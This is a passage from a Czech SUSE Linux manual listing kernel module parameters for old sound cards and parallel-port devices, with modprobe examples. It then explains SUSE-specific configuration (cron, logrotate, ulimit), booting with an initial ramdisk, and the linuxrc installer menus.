lineout	1: přepnout Line-in na Line-out
micz	impedance mikrofonu

Př.: `modprobe es1370 joystick=1 lineout=1`

- *Creative Ensoniq 1371 čipset*

Jméno modulu: `es1371.o`

Viz též PCI64/128.

Parametr	Hodnoty
joystick	addr

Platné hodnoty pro addr jsou 0x200, 0x208, 0x210 a 0x218.

Př.: `modprobe es1371 joystick=0x200`

- *Gravis Ultrasound*

Jméno modulu: `gus.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma16	dma16
type	
gus16	
no_wave_dma	
db16	

- *MAD16*

Jméno modulu: `mad16.o`

Podporuje OPTi 82C928, OAK OTI-601D, OPTi 82C929, OPTi 82C930 a OPTi 82C924.

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma16	dma2

Př.: `modprobe mad16 io=0x530 irq=7 dma=0 dma16=1`

- *Turtle Beach Maui a Tropez*

Jméno modulu: `maui.o`

Parametr	Hodnoty
io	addr
irq	irq

Př.: modprobe maui io=0x530 irq=5

■ MPU401

Jméno modulu: mpu401.o

Parametr	Hodnoty
io	addr

Př.: modprobe mpu401 io=0x330

■ Turtle Beach MultiSound

Jméno modulu: msnd.o

Př.: modprobe msnd

■ Turtle Beach Classic/Monterey/Tahiti

Jméno modulu: msnd_classic.o

Parametr	Hodnoty
io	addr
irq	irq
mem	
write_ndelay	
major	
fifosize	
calibrate_signal	

Př.: modprobe msnd_classic io=0x290 irq=7 mem=0xd0000

■ Turtle Beach Pinnacle/Fiji

Jméno modulu: msnd_pinnacle.o

Navíc k parametrům pro kartu Turtle Beach Classic/Monterey/Tahiti (odst. Zvukové karty a čipsety na této straně) rozlišuje tato karta:

Parametr	Hodnoty
digital	
cfg	
reset	
mpu_io	
mpu_irq	
ide_io0	
ide_io1	
ide_irq	
joystick_io	

Př.: `modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5
mem=0xd0000`

■ OPL3

Jméno modulu: `opl3.o`

Parametr	Hodnoty
io	addr

Př.: `modprobe opl3 io=0x388`

■ OPL3-SA1

Jméno modulu: `opl3sa.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma2	dma2
mpu_io	addr
mpu_irq	irq

Př.: `modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1
mpu_io=0x330 mpu_irq=5`

■ YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx

Jméno modulu: `opl3sa2.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma2	dma2
mss_io	addr
mpu_io	addr

Př.: modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3
mss_io=0x530 mpu_io=0x330

■ *Pro Audio Spectrum*

Jméno modulu: pas2.o

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma16	dma16
sb_io	addr
sb_irq	irq
sb_dma	dma
sb_dma16	dma16
joystick	
symphony	
broken_bus_clock	

■ *Personal Sound System (ECHO ESC614)*

Jméno modulu: pss.o

Parametr	Hodnoty
pss_io	addr
mss_io	addr
mss_irq	irq
mss_dma	dma
mpu_io	addr
mpu_irq	irq
pss_mixer	1 (aktivovat) nebo 0

- *Sound Blaster a klony*

Jméno modulu: `sb.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma16	dma16
mpu_io	addr
mad16	1 (aktivovat)
trix	1 (aktivovat)
pas2	1 (aktivovat)
sm_games	1 (aktivovat)
acer	1 (aktivovat), pro notebooky Acer
mwave_bug	1 (aktivovat)

Př.: `modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330`

- *Aztech Sound Galaxy*

Jméno modulu: `sgalaxy.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma2	dma2
sgbase	

- *S3 Sonic Vibes*

Jméno modulu: `sonicvibes.o`

Bez parametrů.

- *Ensoniq SoundScape*

Jméno modulu: `sscape.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
mss	
mpu_io	addr
mpu_irq	irq
spea	1

■ *MediaTrix AudioTrix Pro*

Jméno modulu: `trix.o`

Parametr	Hodnoty
io	addr
irq	irq
dma	dma
dma2	dma2
sb_io	addr
sb_irq	irq
sb_dma	dma
mpu_io	addr
mpu_irq	irq

■ *UART401*

Jméno modulu: `uart401.o`

Parametr	Hodnoty
io	addr
irq	irq

Př.: `modprobe io=0x330 irq=9`

■ *UART6850*

Jméno modulu: `uart6850.o`

Parametr	Hodnoty
io	addr
irq	irq

- *Sound Blaster DSP čipsety*

Jméno modulu: `v_midi.o`

Bez parametrů.

- *Turtle Beach Maui, Tropez, Tropez Plus*

Jméno modulu: `wavefront.o`

Parametr	Hodnoty
io	addr
irq	irq

Př.: `modprobe wavefront io=0x200 irq=9`

Paralelní port

Ovládání paralelního portu je poměrně složité. Po konfiguraci je k dispozici kompletní subsystém, viz odst. ?? na straně ??.

- *Paralelní port*

Jméno modulu: `parport.o`

Př.: `modprobe parport`

- *Paralelní port – závislý na architektuře*

Jméno modulu: `parport_pc.o`

Parametr	Hodnoty
io	addr
irq	irq

Uvažujme případ, kdy chceme mít přístup na všechny 3 obvyklé porty pro PC, z toho jeden s adresou `0x3bc` bez IRQ, jeden s adresou `0x378` s IRQ 7 a jeden s adresou `0x278` s automaticky detekovaným IRQ. Pak zadáme v jedné řádce:

Př.: `modprobe parport_pc io=0x3bc,0x378,0x278
irq=none,7,auto`

- *Ovladač tiskárny*

Jméno modulu: `lp.o`

Parametr	Hodnoty
parport	port

Př.: modprobe lp parport=0,2

■ Zařízení IDE na paralelním portu

Jméno modulu: paride.o

Pokud chcete použít zřetěžená zařízení „paride“ na *jednom* paralelním portu, doporučuje se zavést modul parport.o (viz předchozí odstavce)!

Př.: modprobe paride

Paralelní port by pak měl pokud možno pracovat v módu EPP, což nastavíte v BIOSu.

■ IDE „lowlevel“ protokol na paralelním portu

Jméno modulu: xxxx.o (viz tabulka)

Protokol	Zařízení
aten	ATEN EH-100 (HK)
bpck	Microsolutions backpack (US)
comm	DataStor (old-type) "commuter" adapter (TW)
dstr	DataStor EP-2000 (TW)
epat	Shuttle EPAT (UK)
epia	Shuttle EPIA (UK)
fit2	FIT TD-2000 (US)
fit3	FIT TD-3000 (US)
friq	Freecom IQ cable (DE)
frpw	Freecom Power (DE)
kbic	KingByte KBIC-951A and KBIC-971A (TW)
ktti	KT Technology PHd adapter (SG)
on20	OnSpec 90c20 (US)
on26	OnSpec 90c26 (US)

Př.: modprobe epat

■ IDE disk na paralelním portu

Jméno modulu: pd.o

Parametr	Hodnoty
verbose	hodnota

Nejprve zaveďte parport a potom „lowlevel“ ovladač (viz odst. *Paralelní port* na předchozí straně).

Př.: `modprobe pd verbose=1`

■ *CD mechanika ATAPI na paralelním portu*

Jméno modulu: `pcd.o`

Nejprve zaveďte parport a potom „lowlevel“ ovladač (viz odst. *Paralelní port* na předchozí straně).

Př.: `modprobe pcd`

■ *Disketová mechanika ATAPI na paralelním portu*

Jméno modulu: `pf.o`

Nejprve zaveďte parport a potom „lowlevel“ ovladač (viz odst. *Paralelní port* na předchozí straně).

Př.: `modprobe pf`

■ *Pásková mechanika ATAPI na paralelním portu*

Jméno modulu: `pt.o`

Nejprve zaveďte parport a potom „lowlevel“ ovladač (viz odst. *Paralelní port* na předchozí straně).

Př.: `modprobe pt`

■ *Generické zařízení ATAPI na paralelním portu*

Jméno modulu: `pg.o`

Nejprve zaveďte parport a potom „lowlevel“ ovladač (viz odst. *Paralelní port* na předchozí straně).

Př.: `modprobe pg`

Zvláštnosti SUSE Linuxu

V této kapitole najdete informace o *Filesystem Hierarchy Standard* (FHS) a *Linux Standard Base* (LSB). Dále jsou zde popsány zvláštní funkce některých balíčků a start systému s „initrd“ a programem `linuxrc`. Poslední zajímavou částí je popis záchranného systému.

Linuxové standardy	350
Prostředí příkladů pro FTP a HTTP	350
Nápověda k některým zvláštním balíčkům	351
Startování z ramdisku	355
Program <code>linuxrc</code>	360
Záchranný systém SUSE	365
Lokální přizpůsobení	371

Linuxové standardy

FHS (File System Hierarchy Standard)

SUSE Linux se snaží maximálně dodržovat *File system Hierarchy Standard* (FHS, balík `fhs`). Více na stránce <http://www.pathname.com/fhs/>. Z toho důvodu je někdy nutné přemístit některé adresáře a soubory na „správná“ místa v souborovém systému.

LSB (Linux Standard Base)

SUSE plně podporuje projekt *Linux Standard Base*. Informace o tomto projektu najdete na stránce <http://www.linuxbase.org>.

Verze LSB specifikace pro 9.0 je 1.3. Nyní je Filesystem Hierarchy Standard (FHS) obsažen ve specifikaci a definicích nastavení jako např. formátu balíčků a inicializaci systému. Viz. kapitola *Startování SUSE Linuxu* na straně 375.

Specifikace LSB je nyní dodržována pouze na architektuře x86.

teTeX — T_EX v SUSE Linuxu

T_EX je kompletní sázecí program pracující na celé řadě platform. Je rozšiřitelný pomocí balíčků s makry jako např. L^AT_EX. Skládá se z velké řady velmi malých souborů, které mají být poskládány podle *T_EX Directory Structure* (TDS) (ref. <ftp://ftp.dante.de/tex-archive/tds/>). teTeX byl sestaven ze současných aplikací TeX_u.

teTeX je v SUSE Linuxu obsažen s takovým nastavením, aby vyhovoval jak TDS tak FHS.

Prostředí příkladů pro FTP a HTTP

○ FTP

Aby bylo nastavení FTP serveru co nejjednodušší, obsahuje balík `ftplib` příklad prostředí. Najdete ho v adresáři `/srv/ftp`.

O HTTP

Apache je pro SUSE Linux používán jako standardní webový server. Po instalaci balíku Apache najdete v `/srv/www` několik příkladů. K správnému nastavení webového serveru je třeba nastavit `DocumentRoot` v souboru `/etc/httpd/httpd.conf` a správně uložit soubory (dokumenty, obrázky...).

Nápověda k některým zvláštním balíč- kům

Balíček `bash` a `/etc/profile`

1. `/etc/profile`
2. `~/.profile`
3. `/etc/bash.bashrc`
4. `~/.bashrc`

Osobní nastavení si může každý uživatel zapsat do souboru `~/.profile` nebo `~/.bashrc`. Aby bylo nastavení těchto souborů správné, je nutné nejdřív překopírovat výchozí nastavení z `/etc/skel/.profile` nebo `/etc/skel/.bashrc` do domovského adresáře uživatele. Je doporučeno překopírovat `/etc/skel` ihned po updatu. Aby nedošlo ke ztrátě osobních nastavení, je doporučeno nejdřív provést následující příkazy:

```
mv ~/.bashrc ~/.bashrc.old
cp /etc/skel/.bashrc ~/.bashrc
mv ~/.profile ~/.profile.old
cp /etc/skel/.profile ~/.profile
```

osobní nastavení je pak nutné překopírovat zpět z `*.old`.

Balíček `cron`

Tabulky programu `CRON` se nyní nacházejí v `/var/cron/tabs`. `/etc/crontab` nyní slouží jako systémové tabulky. Zde zadávejte jako uživatel `root` jméno uživatele, který by měl v určitý čas spouštět některé příkazy podle časové tabulky. Tabulky specifické pro balíček, uložené v `/etc/cron.d`, mají stejný formát. Více v `cron` (man 8 cron).

```
1-59/5 * * * * root test -x /usr/sbin/atrun && /usr/sbin/atrun
```

Soubor 37: Příklad položky v /etc/crontab

/etc/crontab nelze spustit příkazem `crontab -e`. Musí být nejdříve otevřena v editoru, změněna a uložena.

Skripty `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` a `/etc/cron.monthly` jsou kontrolovány skriptem `/usr/lib/cron/run-crons`. `/usr/lib/cron/run-crons` je z hlavní systémové tabulky (`/etc/crontab`) spouštěn každých patnáct minut. To zajistí, že budou všechny procesy spuštěny včas.

Úlohy, které jsou vykonávány denně, jsou z důvodů přehlednosti rozděleny do několika samostatných skriptů (balík `aaa_base`). V závislosti na `aaa_base`, `/etc/cron.daily` obsahují komponenty `backup-rpmdb`, `clean-tmp` nebo `clean-vi`.

Soubory ze záznamy — balíček logrotate

V systému se nachází řada systémových služeb („démonů“), které zaznamenávají stav a určité události do záznamů (logovacích souborů). Díky tomu může administrátor kontrolovat stav systému v určitém čase, zjišťovat chyby funkcí a možné problémy. Tyto záznamy nebo také logy jsou obvykle podle FHS uloženy v `/var/log`. Balíček balík `logrotate` umožňuje zvýšení počtu těchto zvláštních souborů a lepší kontrolu systému.

Změny logrotate

Tato stará nastavení budou změněna při updatu z verze starší než SUSE Linux 8.0:

- Položky `/etc/logfile` neasociované s některým balíčkem jsou přesunuty do `/etc/logrotate.d/aaa_base`.
- Proměnná `MAX_DAYS_FOR_LOG_FILES` ze souboru `rc.config` je mapována v konfiguračním souboru jako `dateext` a `maxage`. Více v `logrotate` (`man 8 logrotate`).

Nastavení

Nastavení logrotate je uloženo v souboru `/etc/logrotate.conf`. Položka `include` specifikuje další soubory ke čtení. SUSE Linux zajišťuje instalování jednotlivých balíčků do `/etc/logrotate.d` (např., `syslog` nebo `yast`).

```
# více v~"man logrotate"
# rotate log files weekly
weekly

# keep 4 weeks worth of backlogs
rotate 4

# create new (empty) log files after rotating old ones
create

# uncomment this if you want your log files compressed
#compress

# RPM packages drop log rotation information into this directory
include /etc/logrotate.d

# no packages own lastlog or wtmp - we'll rotate them here
#/var/log/wtmp {
#     monthly
#     create 0664 root utmp
#     rotate 1
#}

# system-specific logs may be also be configured here.
```

Soubor 38: Příklad `/etc/logrotate.conf`

logrotate je kontrolován pomocí programu `cron` a je spouštěn denně skriptem `/etc/cron.daily/logrotate`.

Poznámka

Volba `create` umožňuje načíst všechna nastavení vytvořená administrátorem v souboru `/etc/permissions*`. Zajišťuje, že nedojde ke konfliktu žádných nastavení.

Poznámka

Manuálové stránky

Manuálové stránky GNU aplikací (např. `tar`) nejsou již delší dobu spravovány. Byly nahrazeny info stránkami. `info` je GNU hypertextový systém. Napsáním `info info` spustíte nápovědu příkazu `info`. `info` může být spuštěn také `emacs -f info` nebo samostatně `info`. Programy `tkinfo` a `xinfo` lze jednoduše používat prostřednictvím systému SUSE nápovědy.

Příkaz ulimit

Pomocí příkazu `ulimit` (*user limits*) je možné nastavit využívání zdrojů systému a zároveň si je nechat zobrazit. `ulimit` je zvláště užitečný pro omezení využívání paměti aplikacemi. Můžete tak předejít situaci, kdy bude určitá aplikace využívat tolik paměti, že již nebude možné systém používat.

`ulimit` může být používán s mnoha různými volbami. Využívání paměti omezíte některou z voleb z tabulky 13.1.

- m maximální velikost fyzické paměti
- v maximální velikost virtuální paměti (swap)
- s maximální velikost zásobníku
- c maximální velikost core souborů
- a zobrazení limitů

Tabulka 13.1: `ulimit`: nastavení zdrojů pro uživatele

Nastavení platná pro celý systém zapíšete v `/etc/profile`. Zde musíte povolit vytváření core souborů, které jsou potřebné při „ladění“. Normální uživatelé hodnoty uvedené v `/etc/profile` nemohou změnit, ale mohou si vytvořit speciální nastavení ve vlastním `~/ .bashrc`.

```
# Omezení fyzické paměti:
ulimit -m 98304

# Omezení virtuální paměti:
ulimit -v 98304
```

Soubor 39: `ulimit`: nastavení v `~/ .bashrc`

Velikost paměti musí být zadána v KB. Více informací najdete v `bash` (`man bash`).

Poznámka

Ne všechny shelly příkaz `ulimit` podporují. PAM (`pam_limits`) nabízí v takovém případě srovnatelné možnosti.

Poznámka

Příkaz `free`

Pokud chcete zjistit, kolik RAM je momentálně používáno, může být výstup příkazu `free` matoucí. Podstatné informace najdete v souboru `/proc/meminfo`. U dnešních moderních operačních systémů jako Linux se již uživatelé nedostatku paměti nemusejí obávat. Koncept „dostupné RAM“ Linux zdědil z dob unifikovaného přístupu k paměti. Slogan *volná paměť je špatná paměť* je pro Linux jako šitý. Výsledkem je, že se Linux vždy nachází na takové úrovni, že nemá cenu mluvit o volné nebo nepoužívané paměti.

Jádro obsahuje také jiné cache, např. „slab cache“ používanou pro uložení síťového přístupu. To může vést k situaci, kdy jsou informace v `/proc/meminfo` rozdílné. K většině, ale ne všem, lze přistupovat přes `/proc/slabinfo`.

Soubor `/etc/resolv.conf`

Rozpoznávání doménových jmen je řešeno pomocí souboru `/etc/resolv.conf`. Více najdete v kapitole *DNS* na straně 446.

Soubor je aktualizován skriptem `/sbin/modify_resolvconf`. Žádný jiný program nemůže soubor `/etc/resolv.conf` měnit přímo. Zpřísnění tohoto pravidla by mělo zaručit zvýšení konzistence síťového nastavení.

Startování z ramdisku

Důvody

Jakmile se zavede linuxové jádro a připojí se kořenový souborový systém (`/`), dají se spouštět programy a připojovat další moduly jádra, poskytující další funkce.

Aby však šel kořenový systém vůbec připojit, je třeba splnit určité podmínky: Jádro potřebuje odpovídající ovladače, aby obsloužilo zařízení, na kterém je kořenový souborový systém umístěn – zejména v případě SCSI. Dále musí jádro obsahovat kód pro práci se souborovým systémem, který je odlišný pro `ext2`, `reiserfs` či `romfs`. Pokud je kořenový systém zabezpečen, je třeba znát heslo či umět pracovat s klíčem.

Všimneme-li si nejprve problému s ovladači SCSI, nabízí se několik možných řešení. Jádro může například obsahovat všechny dostupné ovladače. Pak ale mezi nimi mohou být konflikty a navíc jádro vyjde příliš velké. Jinou možností je nabízet výběr různých jader, obsahujících pouze některé ovladače. Ani to není ideální, protože pak vychází (teoreticky) tolik jader, kolik je kombinací ovladačů k zařízením. Pokud chceme distribuovat i jádra optimální (např. pro daný procesor či SMP), situace se ještě zhorší.

Dostáváme se tak k myšlence, zda přímý start z kořenového souborového systému raději úplně obejít a místo toho zajistit možnost spouštět programy ještě před připojením kořenového souborového systému.

Princip

Startovací ramdisk (také „initdisk“ nebo „initrd“) řeší právě výše popsany problém. Linuxové jádro nabízí možnost mít na ramdisku malý souborový systém, ze kterého se dají spouštět programy, ještě než se připojí vlastní kořenový souborový systém. Zavedení startovacího ramdisku zajistí některý zavaděč (LILO, loadlin atd.), kterému stačí biosové rutiny na to, aby zavedl data ze startovacího média. Pokud byl zavaděč schopný zavést jádro, je také schopný zavést ramdisk, a proto již nejsou zapotřebí speciální ovladače.

Postup startování se startovacím ramdiskem

Zavaděč zavede jádro a startovací ramdisk do paměti a spustí jádro. Dále sdělí jádru, že je zde startovací ramdisk a kde ho má hledat v paměti.

Pokud je startovací ramdisk komprimovaný (což je obvyklé), jádro ho dekomprimuje a připojí jako dočasný kořenový systém. Odtud se nainstaluje program `linuxrc`. Ten již dokáže připojit definitivní kořenový souborový systém. Jakmile skončí, startovací ramdisk se opět odpojí. Připojení startovacího ramdisku a spuštění programu `linuxrc` je tedy pomocným mezikrokem v normálním startovacím procesu.

Pokud se jádru nedaří startovací ramdisk odpojit (což znamená chybu a nemělo by nastat), zkusí ho přepojit na bod připojení `/initrd`. Pokud ani

takový bod připojení není k dispozici, ohlásí systém chybu. Zůstane sice i nadále funkční, ale paměť obsazenou ramdiskem již nelze na nic dalšího využít.

Program linuxrc

Spuštění programu linuxrc vyžaduje splnění dvou podmínek: musí se vždy jmenovat pouze linuxrc a musí být umístěn v kořenovém adresáři. Kromě toho musí být též samozřejmě spustitelný jádrem. Rovněž může být z ramdisku zaveden i dynamicky, pokud tam najde i sdílené knihovny v cestě /lib. Teoreticky může být linuxrc i skriptem příkazového interpretu, pokud ten ovšem existuje v adresáři /bin. Stručně řečeno, startovací ramdisk musí obsahovat minimální linuxový systém, postačující na spuštění programu linuxrc.

Standardně se ovšem při instalaci SUSE Linuxu používá nejprostší řešení, a to staticky zavedený program linuxrc, aby startovací ramdisk vycházel co nejmenší a vešel se na disketu. Program linuxrc se spouští s právy uživatele root.

Skutečný kořenový souborový systém

Jakmile program linuxrc skončí, ramdisk se odpojí a přestane existovat – „zahodí se“, startovací proces pokračuje normálně dál a jádro připojí skutečný kořenový souborový systém. Co jím bude, určí program linuxrc. Stačí na to připojit souborový systém /proc a zapsat hodnotu skutečného kořenového souborového systému v numerické formě do souboru /proc/sys/kernel/real-root-dev.

Zavaděče

Většina zavaděčů (především LILO, loadlin a syslinux) si se startovacím ramdiskem poradí. V následujícím po řadě popíšeme, jak jim to sdělit:

1. LILO

Vložte následující řádku do souboru /etc/lilo.conf:

```
initrd=/boot/initdisk.gz
```

Soubor /boot/initdisk.gz představuje startovací ramdisk. Může (ale nemusí) být komprimovaný.

2. loadlin.exe

Zavolá se pomocí:

```
C:> loadlin jádro initrd=C:\loadlin\initdisk.gz parametr
```

3. syslinux

Vložte následující řádku do souboru syslinux.cfg:

```
append initrd=initdisk.gz další parametry
```

Použití startovacího ramdisku v SUSE Linuxu

Instalace systému

SUSE Linux startovací ramdisk již delší dobu používá. Uživatel tak může zavádět moduly v programu linuxrc a zadávat údaje pro instalaci – především zdrojové médium. Program linuxrc pak spustí instalátor YaST, který instalaci provede. Jakmile ten skončí, sdělí programu linuxrc, kde se nachází kořenový souborový systém čerstvě nainstalovaného systému. Program linuxrc tuto hodnotu zapíše do /proc, ukončí se a jádro zavede čerstvě nainstalovaný systém.

Tímto trikem lze při instalaci SUSE Linuxu spustit nainstalovaný systém bez restartu počítače. Ten je zapotřebí, pouze pokud by dosud běžící jádro bylo v konfliktu s právě nainstalovanými moduly. Příkladem je instalace víceprocesorového systému, kde se nově instalované SMP jádro nesnáší s původním startovacím jádrem.

Zavedení nainstalovaného systému

Bývaly doby, kdy YaST měl při instalaci k dispozici více než 40 jader, které se lišily pouze ovladačem SCSI. Ten byl zapotřebí právě pro připojení kořenového souborového systému při startu. Ostatní moduly se již mohly zavést dodatečně.

Protože mezitím vznikla potřeba dodávat optimalizované jádro, není tato koncepce již udržitelná – počet jader v distribuci SUSE Linuxu by tím stoupal na stovky.

Proto se dnes startovací ramdisk používá i pro normální start. Jeho funkce je podobná jako při instalaci, pouze s tím rozdílem, že linuxrc je zde pouhý skript pro příkazový procesor. Jeho jedinou úlohou je zavést dané moduly – jmenovitě ovladač SCSI, potřebný k připojení kořenového souborového systému.

Vytvoření startovacího ramdisku

Startovací ramdisk se vytvoří skriptem `mk_initrd`. Moduly k zavedení jsou zadány položkou `INITRD_MODULES` v souboru `/etc/rc.config`. Po instalaci se tato proměnná automaticky naplní správnými hodnotami – instalační `linuxrc` ví, které moduly se zaváděly a v tomto pořadí se objeví i v `INITRD_MODULES`. To je důležité v případě použití více ovladačů SCSI, jinak by se změnilo číslování disků.

Teoreticky by stačilo nejprve zavést pouze ovladače nutné pro připojení kořenového souborového systému. Protože však dodatečné zavedení dalších ovladačů SCSI přináší problémy (např. když disk na druhém, dosud neresetovaném řadiči SCSI blokuje systém), zavádějí se raději všechny potřebné ovladače SCSI ze startovacího ramdisku.

Skript `mk_initrd` ověří, zda je pro přístup na kořenový souborový systém vůbec potřeba ovladač SCSI. Pokud je bod připojení / na disku EIDE, startovací ramdisk se vůbec nevytvoří, neboť není zapotřebí, protože standardní distribuční jádro SUSE Linuxu ovladač EIDE obsahuje. Do budoucna však lze počítat, že podobný postup lze využít i pro speciální řadiče EIDE, pokud na ně nepůjde při startu použít standardní ovladač EIDE.

Poznámka

Protože zavádění ramdisku zavaděčem probíhá stejně jako zavádění jádra (podle souboru `map` se určí umístění souboru), musí se po každé změně startovacího ramdisku, tj. po každém příkazu `mk_initrd` znovu instalovat `LILO`, a to příkazem `lilo`!

Poznámka

Možné potíže při optimalizovaném překladu jádra

Pokud si budete sami překládat jádro, můžete narazit na následující obvyklý problém: Ovladač SCSI se standardně připojí k jádru, zatímco dosud užívaný startovací ramdisk zůstane zachován. Při startu pak dojde k tomu, že jádro již obsahuje zakompilovaný ovladač SCSI, hardware se správně rozpozná, avšak bude stále nuceno zavádět další modul ovladače z ramdisku, což u některých ovladačů (zejména pro řadu `aic7xxx`) vede ke ztrátě komunikace. (Obecně to tedy znamená chybu jádra, a to vícenásobné zavedení téhož ovladače, známou též například u ovladače sériových linek.)

Na tento problém se nabízí více řešení: Bud' konfigurovat ovladač jako modul (pak se správně zavede z ramdisku), nebo ho naopak odstranit z kon-

figurace ramdisku a znovu zavolat příkaz `mk_initrd`, který pak buď ramdisk úplně zruší, nebo na něm ponechá jen zbylé moduly.

Výhled

Lze očekávat, že v budoucnosti najde startovací ramdisk zajímavější využití než jen zavedení modulů potřebných pro připojení kořenového souborového systému:

- „High end“ EIDE ovladače
- Kořenový systém na softwarovém diskovém poli (program `linuxrc` nastaví md-zařízení)
- Kořenový systém na LVM
- Kořenový systém chráněný heslem (program `linuxrc` se ptá na heslo)
- Kořenový systém na SCSI disku s řadičem PCMCIA

Další informace

```
/usr/src/linux/Documentation/ramdisk.txt  
/usr/src/linux/Documentation/initrd.txt
```

Program linuxrc

Program `linuxrc` se spouští během startu jádra, obvykle při instalaci Linuxu, a to ještě před zavedením nakonfigurovaného jádra. Tím je umožněno startovat z malého modularizovaného jádra a dodatečně zavést chybějící ovladače – nouzově i z další diskety.

Program `linuxrc` tedy zejména pomáhá zavést ovladače specifické pro daný hardware. Lze ho tedy použít nejen při instalaci, ale i jako startovací nástroj pro již nainstalovaný systém, například jako záchrannou disketu. Rovněž si můžete vytvořit kompletní záchranný systém s ramdiskem pro případ, že se stane něco s vaším diskem nebo že přijdete o heslo uživatele `root` – detaily najdete v odst. *Záchranný systém SUSE* na straně 365.

Hlavní menu

Po nastavení jazyka, obrazovky a klávesnice se dostanete do hlavního menu programu `linuxrc` (viz obr. *linuxrc* na straně 19).

Instalace začíná z menu 'Instalace / Start systému'. Jak se na toto místo dostanete, záleží na vašem hardwaru:

Pokud jádro rozpoznalo všechny komponenty potřebné pro instalaci, nepotřebujete již zavádět další ovladače. To je obvyklé u počítačů, kterým stačí disk a mechanika CD na standardním řadiči EIDE.

Obsahuje-li hardware řadič SCSI, nezbytný pro start systému (tedy nikoli potřebný například pouze pro skener), je zapotřebí zavést modul SCSI. Podobně pokud probíhá instalace po síti: nejprve je nutno zavést specifický modul pro použitou síťovou kartu. Konečně existuje řada starších mechanik CD, dodávaných s vlastními nestandardními řadiči, které rovněž potřebují svůj modul jádra. Totéž platí pro zařízení ovládaná pomocí PCMCIA u notebooků.

Systémové informace

Nemáte-li jistotu, jaký hardware má váš počítač, pomohou vám zprávy jádra, poskytované během startu.

V menu 'Systémové informace' (obr. *Systémové informace* na následující straně) naleznete kromě zpráv jádra ještě další podrobnosti, jako jsou I/O adresy karet PCI a velikost hlavní paměti, jak ji Linux rozpoznal.

Následující řádky ukazují, jak se hlásí disk a mechanika CD na řadiči EIDE. Je to případ, kdy nemusíte zavádět další moduly:

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-SiG, ATAPI CDROM drive
Partition check:
  hda: hda1 hda2 hda3 < hda5 >
```

Rovněž nepotřebujete další modul ke startu, pokud máte jádro se zakompilovaným ovladačem SCSI. Typická hlášení při rozpoznání řadiče SCSI a zařízení na něj připojených vypadají následovně:

```
scsi : 1 host.
Started kswapd v~1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
Vendor: QUANTUM Model: VP32210 Rev: 81H8
```



Obrázek 13.1: Systémové informace

```
Type: Direct-Access NSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synch SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synch SCSI
Vendor: TOSHIBA Model: CD-ROM XM-3401TA Rev: 0283
Type: &nbsp; CD-ROM ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI dev sda: hwr sector= 512 bytes. Sect= 4308352 [2103 MB] [2.1 GB]
Partition check:
sda: sda1 sda2 sda3 sda4 &lt; sda5 sda6 sda7 sda8 &gt;
```


Zavedení modulů

Zvolíte, které moduly potřebujete. Při startu z diskety jsou jména modulů čtena programem `linuxrc` a zobrazena v seznamu k výběru.

Při startu z CD nebo z DOSu programem `loadlin` má již `linuxrc` všechny moduly k dispozici. To sice ušetří zavádění, ale vyžaduje dostatečnou paměť. Máte-li méně než 8 MB RAM, je jedinou cestou start z diskety.

V seznamu použitelných modulů, které nabízí program `linuxrc`, vidíte vlevo jméno modulu a vpravo stručný popis hardwaru, pro který je určen.

Pro některé komponenty existuje více ovladačů, případně nové ovladače v alfa verzi.



Obrázek 13.2: Zavedení modulů

Předání parametrů

Po nalezení vhodného ovladače na něj ukážete kurzorem a stisknete **(J)**. Objeví se obrazovka, vyžadující případné parametry pro tento modul. Podrobněji o těchto parametrech se dozvíte v odst. *Parametry modprobe* na straně 325.

